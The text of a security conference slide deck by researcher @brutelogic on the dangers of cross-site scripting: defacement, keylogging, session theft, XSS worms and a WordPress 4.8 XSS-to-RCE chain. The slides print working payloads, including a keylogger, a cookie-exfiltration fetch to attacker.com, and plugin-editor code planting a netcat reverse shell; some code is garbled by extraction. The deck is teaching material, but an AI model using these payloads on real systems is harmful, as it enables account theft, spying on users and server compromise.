

What can be really done with Cross-Site Scripting

by @brutelogic

Whoami

- Security Researcher at Sucuri Security (a GoDaddy company)
- XSS, filter/WAF bypass and... bash!
- Helped to fix more than 1000 XSS vulnerabilities in www
- Actually developing/maintaining KNOXSS, an online XSS tool







Agenda

- Fast Intro to XSS
- Dangers of XSS
 - Virtual Defacement
 - o LSD Leakage, Spying and Deceiving
 - Account Stealing
 - Memory Corruption Vector
 - o XSS Worm
 - o CMS Pwnage
- Miscellaneous
 - Less Dangerous Outcomes
 - Easiness of XSS Delivery
 - References



Definition

- XSS is javascript code executed by attacker in victim's browser
- Browsers use a programmatic (object oriented) model of HTML documents called DOM (Document Object Model) where every markup element is a DOM node.
- Almost anything done in browser is performed only or also by javascript


Classical Example

• Vulnerable PHP Source Code

```
$username = $_GET["user"];
echo "<h1>Hello, $username!</h1>";
```


Classical Example

• Reflection of User Controlled Input "John"



Classical Example

• Execution of Script Block via User Input




Main Types

• Server based: attack comes in server's response (99,99% in source code), directly with input (reflected) or indirectly with a previously saved input (stored);

• Client based: rogue input is treated by native javascript code of the page and gets executed directly or indirectly in the same way as above. Aka DOM-based XSS.

Dangers of XSS





Virtual

Defacement

Let's take the blue pill.

Virtual Defacement

 XSS that alters the visual of the page for the victim, spreading attacker's message or fake news

 Might impact business or influence someone's decision (like buy/sell of stocks or btc)



Simple defacement injection



"Loss! Hacker known as 'Brute Logic' steals a fortune from Globo's journalist" (headline)

Targeted code

<iframe

onload="parent.frames[0].document.getElementsByTagName('h1')[1].innerHTML='Pr ejuizo! Hacker conhecido como \'Brute Logic\' rouba verdadeira fortuna de jornalista global"

style="border:0;position:absolute;top:0;left:0;right:0;bottom:0;width:100%;height:100%"

src="//www.tribunahoje.com/noticia/148537/entretenimento/2015/07/17/prejuizo-hacker -rouba-verdadeira-fortuna-de-jornalista-global.html">



Trust no one.

LSD - Leakage, Spying and Deceiving

• Leakage: any private info accessible by js is easily exfiltrated

 Spying: what victim type can be logged and sent anywhere


 Deceiving: by presenting a fake login form, victim's credentials are taken



XSS Keylogger

```
$ cat k.php
<?php
k = GET['k''];
if (!empty(k)) {
  $f = fopen("log.txt", "a+");
  fwrite($f, $k);
  fclose($f);
```

```
$ cat k.js
keys = ";
document.onkeypress = function(e) {
   get = window.event?event:e;
   key = get.keyCode?get.keyCode:get.charCode;
   key = String.fromCharCode(key);
   keys += key;
setInterval(function(){
  new Image().src = '//localhost/keylogger/k.php?k=' + keys;
   keys = ";
}, 1000);
```



Keylogging with XSS

Account


Stealing

My another account is your account.

Account Stealing


 Session cookies can be exfiltrated (except httpOnly ones)

 Unprotected password/email/phone number change functionality can be abused to compromise account



Short js code to steal cookies:


fetch('//attacker.com/?cookie='+document.cookie)



Unprotected password change in wordpress.com

Memory


Corruption Wester




Welcome to my box.

Memory Corruption Vector

 By simply firing a request to a server with a exploit, an attacker can compromise the underlying machine of the victim.





Metasploit Browser Autopwn 2 loaded

Unleashing the Metasploit beast:

XSS

XSS is my hero.

XSS Worm

 Rogue js code can spread itself across the database of web app

Exponential growth in social apps, possibility of total compromise



XSS Worm

An worm in action can be seen here (lab experiment)



Pwnage

Hey admin, give me admin!

CMS Pwnage

• If an administrator of a CMS install gets XSSed, RCE is straightforward

 Get the anti-CSRF token then submit with it to edit or upload code to server



Usage of content management systems for websites

This diagram shows the percentages of websites using various content management systems. See <u>technologies overview</u> for explanations on the methodologies used in the surveys. Our reports are updated daily.


How to read the diagram:

52.2% of the websites use none of the content management systems that we monitor.

WordPress is used by 28.3% of all the websites, that is a content management system market share of 59.2%.

Request an extensive market report of specific content management systems.

Learn more



https://w3techs.com/technologies/overview/content_management/all

Wordpress 4.8 - XSS to RCE

Targeting Hello Dolly plugin, vanilla install

200 OK for /wordpress/wp-content/plugins/hello.php



JS

• Defining some vars (path, file and payload)

```
p = '/wordpress/wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s = '<?=`nc attacker.com 5855 -e /bin/bash`;'; // reverse shell to attacker.com:5855</pre>
```

Wordpress 4.8 - XSS to RCE

Grabbing anti-CSRF token (_wpnonce) and preparing content update

```
a = new XMLHttpRequest();
a.open('GET', p+q, 0);
a.send();

$ = '_wpnonce=' + /nonce" value="([^"]*?)"/.exec(a.responseText)[1] + '&newcontent=' + s + '&action=update&' + q;
```


JS

• Submitting plugin edition

```
b = new XMLHttpRequest();
b.open('POST', p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send($);
```

• Executing payload by firing a request

```
b.onreadystatechange = function(){
  if (this.readyState == 4) {
    fetch('/wordpress/wp-content/plugins/hello.php');
  }
}
```



Opening a netcat shell after triggering a stored XSS in WP

Miscellaneous

Less Dangerous Outcomes

- 1. Forced download of files
- 2. Denial of Service
- 3. Attacks in mobile or with user permission (geolocation, audio/video capture, plugin install, etc)



Miscellaneous

• Easiness of XSS Delivery

- 1. Easily shared in social networks
- 2. Disguised by URL shortening services
- 3. Spam, spear phishing and watering hole



Miscellaneous


References

http://brutelogic.com.br/blog

http://brutelogic.com.br/cheatsheet

https://youtu.be/i8mTYicEQrI


https://youtu.be/26V01iIjeGk



"HACKERS ONLY NEED TO BE LUCKY ONCE. YOU NEED TO BE LUCKY EVERY TIME."

Rodolfo Assis (@brutelogic), Security Researcher

leakwatch



Thank

You!

#hack2learn